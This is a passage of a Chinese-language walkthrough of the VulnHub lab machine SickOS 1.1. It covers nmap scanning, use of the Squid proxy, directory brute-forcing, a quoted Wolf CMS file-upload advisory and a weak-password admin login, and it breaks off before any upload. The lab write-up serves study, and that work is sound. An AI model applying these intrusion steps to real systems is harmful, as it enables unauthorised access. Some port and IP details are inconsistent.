

sick0s1.1
靶机地址:https://www.vulnhub.com/entry/sickos-11%2C132/
1 信息收集
注:难得一台可以使用 VMware Workstation 直接打开的靶机。
Kali 和靶机都处于同一网段内,直接查找靶机 IP 地址:
root at kali in /tmp
$ nmap -sn --min-rate 10000 10.10.8.0/24
Starting Nmap 7.94 ( https://nmap.org ) at 2023-11-03 14:39 CST
Nmap scan report for 10.10.8.1
Host is up (0.00012s latency).
MAC Address: 00:50:56:C0:00:08 (VMware)
Nmap scan report for 10.10.8.2
Host is up (0.000076s latency).
MAC Address: 00:50:56:EF:47:C3 (VMware)
Nmap scan report for 10.10.8.143
Host is up (0.000077s latency).
MAC Address: 00:0C:29:5D:7F:7A (VMware)
Nmap scan report for 10.10.8.254
Host is up (0.000037s latency).
MAC Address: 00:50:56:FA:53:DA (VMware)
Nmap scan report for 10.10.8.141
Host is up.
Nmap done: 256 IP addresses (5 hosts up) scanned in 8.76 seconds
扫描开放端口:
root at kali in ~
$ nmap -p- --min-rate 10000 192.168.92.145
Starting Nmap 7.93 ( https://nmap.org ) at 2023-07-03 14:37 CST
Nmap scan report for 192.168.92.145
Host is up (0.00051s latency).
Not shown: 65532 filtered tcp ports (no-response)
PORT     STATE  SERVICE
22/tcp   open   ssh
3128/tcp open   squid-http
8080/tcp closed http-proxy
MAC Address: 00:0C:29:23:07:8B (VMware)

Nmap done: 1 IP address (1 host up) scanned in 19.12 seconds
扫描端口对应服务:
root at kali in ~
$ nmap -p22,3128,8080 -sT -sV -O --min-rate 10000 192.168.92.145
Starting Nmap 7.93 ( https://nmap.org ) at 2023-07-03 14:38 CST
Nmap scan report for 192.168.92.145
Host is up (0.00067s latency).

PORT     STATE  SERVICE    VERSION
22/tcp   open   ssh        OpenSSH 5.9p1 Debian 5ubuntu1.1 (Ubuntu Linux; protocol 2.0)
3128/tcp open   http-proxy Squid http proxy 3.1.19
8080/tcp closed http-proxy
MAC Address: 00:0C:29:23:07:8B (VMware)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.11 seconds
针对端口服务扫描一下漏洞:
root at kali in ~
$ nmap -p22,3128,8080 --script=vuln --min-rate 10000 192.168.92.145
Starting Nmap 7.93 ( https://nmap.org ) at 2023-07-03 14:38 CST
Pre-scan script results:
| broadcast-avahi-dos:
|   Discovered hosts:
|     224.0.0.251
|   After NULL UDP avahi packet DoS (CVE-2011-1002).
|_  Hosts are all up (not vulnerable).
Nmap scan report for 192.168.92.145
Host is up (0.00062s latency).

PORT     STATE  SERVICE
22/tcp   open   ssh
3128/tcp open   squid-http
8080/tcp closed http-proxy
MAC Address: 00:0C:29:23:07:8B (VMware)

Nmap done: 1 IP address (1 host up) scanned in 43.75 seconds
分析一下扫描结果:
## 开放 21、22、80、3306 端口

22 - SSH 服务 - 弱口令、暴力破解
3128 - squid 服务,用作 Web 缓存代理
8080 - Web 服务 - 漏洞形式多样,但是端口处于关闭状态
squid 的简单介绍:Squid 服务概述_Damons_One的博客-CSDN博客
2 squid 代理配置
根据百度得知,squid 是一个代理服务器,在 firefox 上配置代理进行访问:


成功访问到一个页面,百度了下 BLEHHH!!! 的含义:
bleh,口语,网络上,聊天时用的比较多,
应该表示很烦很郁闷,至于这么多h,我想,应该是起延长尾音的作用吧
3 目录扫描
既然成功访问 Web 服务,进行目录扫描,使用 dirsearch 扫一扫(需要跟上代理):
root at kali in ~
$ dirsearch -u "http://192.168.92.145" --proxy=192.168.92.145:3128

发现几个文件,访问一下:
http://192.168.92.145/index.php - 无变化
http://192.168.92.145/index.php/login/ - 无变化
http://192.168.92.145/robots.txt - 有变化

发现一个 wolfcms 的目录,访问一下:

4 Wolf CMS
发现可以访问,确实是一个 CMS 系统,找一找是否有可利用的 Payload:
root at kali in ~
$ searchsploit -t wolf cms
----------------------------------------------------------------------------------------------------------- ---------------------------------
 Exploit Title                                                                                             |  Path
----------------------------------------------------------------------------------------------------------- ---------------------------------
Wolf CMS - Arbitrary File Upload / Execution                                                               | php/webapps/38000.txt
Wolf CMS 0.6.0b - Multiple Vulnerabilities                                                                 | php/webapps/15614.html
Wolf CMS 0.7.5 - Multiple Vulnerabilities                                                                  | php/webapps/18545.txt
Wolf CMS 0.8.2 - Arbitrary File Upload                                                                     | php/webapps/36818.php
Wolf CMS 0.8.2 - Arbitrary File Upload (Metasploit)                                                        | php/remote/40004.rb
Wolf CMS 0.8.3.1 - Remote Code Execution (RCE)                                                             | php/webapps/51421.txt
Wolfcms 0.75 - Cross-Site Request Forgery / Cross-Site Scripting                                           | php/webapps/18652.txt
WolfCMS 0.8.3.1 - Cross-Site Request Forgery                                                               | php/webapps/44418.txt
WolfCMS 0.8.3.1 - Open Redirection                                                                         | php/webapps/44421.txt
WolfSight CMS 3.2 - SQL Injection                                                                          | php/webapps/44997.txt
----------------------------------------------------------------------------------------------------------- ---------------------------------
Shellcodes: No Results
查看一下 38000.txt:
1. Description

Every registered users who have access of upload functionality can upload
an Arbitrary File Upload To perform Command Execution

Vulnerable URL

http://targetsite.com/wolfcms/?/admin/plugin/file_manager/browse/

Vulnerable Parameter

"filename"


2. Proof of Concept

A)Login as regular user ( who have access upload functionality )

B)Go to this page  -
http://targetsite.com/wolfcms/?/admin/plugin/file_manager/browse/

C)Select upload an file option to upload Arbitary File ( filename ex:
"hello.php" )

D)Now you can access the file by here -
http://targetsite.com/wolfcms/public/hello.php

根据提示,发现一个后台登录界面,但是没有账号密码,简单尝试一下,发现一个默认的账密:
尝试一下,登不上,那就尝试用这个账号去弱口令试试,简单尝试后得到(admin/admin):

但是还是出现错误,看地址和说明,应该是重定向错误,修改下 URL:
http://192.168.92.145/wolfcms/?/admin

成功登陆!
根据刚才的 38000 文件提示,需要访问:
http://192.168.92.145/wolfcms/?/admin/plugin/file_manager
